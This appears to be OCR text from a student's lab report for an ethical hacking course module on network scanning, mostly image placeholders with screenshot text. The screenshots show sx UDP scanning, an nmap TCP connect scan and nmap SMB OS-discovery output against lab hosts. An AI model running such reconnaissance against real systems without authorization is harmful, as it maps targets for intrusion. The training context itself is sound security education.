

Scanning Networks

Lab1

Task1:




Task2:




Lab2


Task1:




Task2:




Task3:


Module 03 Scanning Networks - Google Chrome
labclient.labondemand.com/LabClient/688a6c06-57d5-46bb-8c28-a720a5e21d76?rc=10
Parrot Security
Applications Places System
Sun Mar 19, 16:09
sx udp -- jason -p 53 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help
Use "sx [command] --help" for more information about a command.
[root@parrot]-[/home/attacker]
#sx --help
Fast, modern, easy-to-use network scanner
Usage:
sx [command]
Available Commands:
arp Perform ARP scan
docker Perform Docker scan
elastic Perform Elasticsearch scan
help Help about any command
icmp Perform ICMP scan
socks Perform SOCKS5 scan
tcp Perform TCP scan
udp Perform UDP scan
Flags:
-h, --help help for sx
-v, --version version for sx
Use "sx [command] --help" for more information about a command.
Module 03: Scanning Networks
32 Minutes Remaining
Instructions Resources Help 100%
In a UDP scan sx returns the IP address, ICMP packet type and code set to the reply packet.
12. The result appears, with the reply packet from the host with Destination Unreachable type (3) and Port Unreachable code (3), which indicates that the target port is closed.
According to RFC1122, a host should generate Destination Unreachable messages with code: 2 (Protocol Unreachable), when the designated transport protocol is not
more...
Previous
Next: Lab 3: Perform OS Discovery
9°C Stark bewölkt
ENG
22:09
19.03.2023

Task4:



Module 03 Scanning Networks - Google Chrome
labclient.labondemand.com/LabClient/688a6c06-57d5-46bb-8c28-a720a5e21d76?rc=10
Windows 11
Zenmap
Scan Tools Profile Help
Target: 10.10.1.22
Profile:
Scan Cancel
Command: nmap -sT -v 10.10.1.22
Hosts Services
OS Host
10.10.1.22
Nmap Output Ports / Hosts Topology Host Details Scans
Hosts Viewer Fisheye Controls
Legend Save Graphic
10.10.1.22
localhost
Filter Hosts
Fisheye on ring 1.00 with interest factor 2.00 and spread factor 0.50
Module 03: Scanning Networks
4 Minutes Remaining
Instructions Resources Help 100%
6. In the same way, click the Host Details tab to view the details of the TCP connect scan.
7. Click the Scans tab to view the command used to perform TCP connect/full open scan.
8. Click the Services tab located in the left pane of the window. This tab displays a list of services.
Previous
Next: Lab 3: Perform OS Discovery
9°C Stark bewölkt
ENG
22:37
19.03.2023

Task5:




Lab3


Task1:



Task2:



labclient.labondemand.com/LabClient/8e0bcaa4-a41f-4e31-a474-ab165e48b845?rc=10
Parrot Security
Applications Places System
Sun Mar 19, 17:21
nmap --script smb-os-discovery.nse 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
593/tcp open http-rpc-epmap
636/tcp open ldapssl
1801/tcp open msmq
2103/tcp open zephyr-clt
2105/tcp open eklogin
2107/tcp open msmq-mgmt
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
3389/tcp open ms-wbt-server
MAC Address: 00:15:5D:01:80:02 (Microsoft)
Host script results:
smb-os-discovery:
OS: Windows Server 2022 Standard 20348 (Windows Server 2022 Standard 6.3)
Computer name: Server2022
NetBIOS computer name: SERVER2022\x00
Domain name: CEH.com
Forest name: CEH.com
FQDN: Server2022.CEH.com
System time: 2023-03-19T14:21:07-07:00
Nmap done: 1 IP address (1 host up) scanned in 4.67 seconds
[root@parrot]-[/home/attacker]
#
Module 03: Scanning Networks
1 Hr 21 Min Remaining
Instructions Resources Help 100%
12. This concludes the demonstration of discovering the OS running on the target system using Nmap.
13. Close all open windows and document all the acquired information.
Previous Next: Lab 4: Scan beyond IDS and...
8°C Stark bewölkt
ENG 23:21 19.03.2023

Task3:

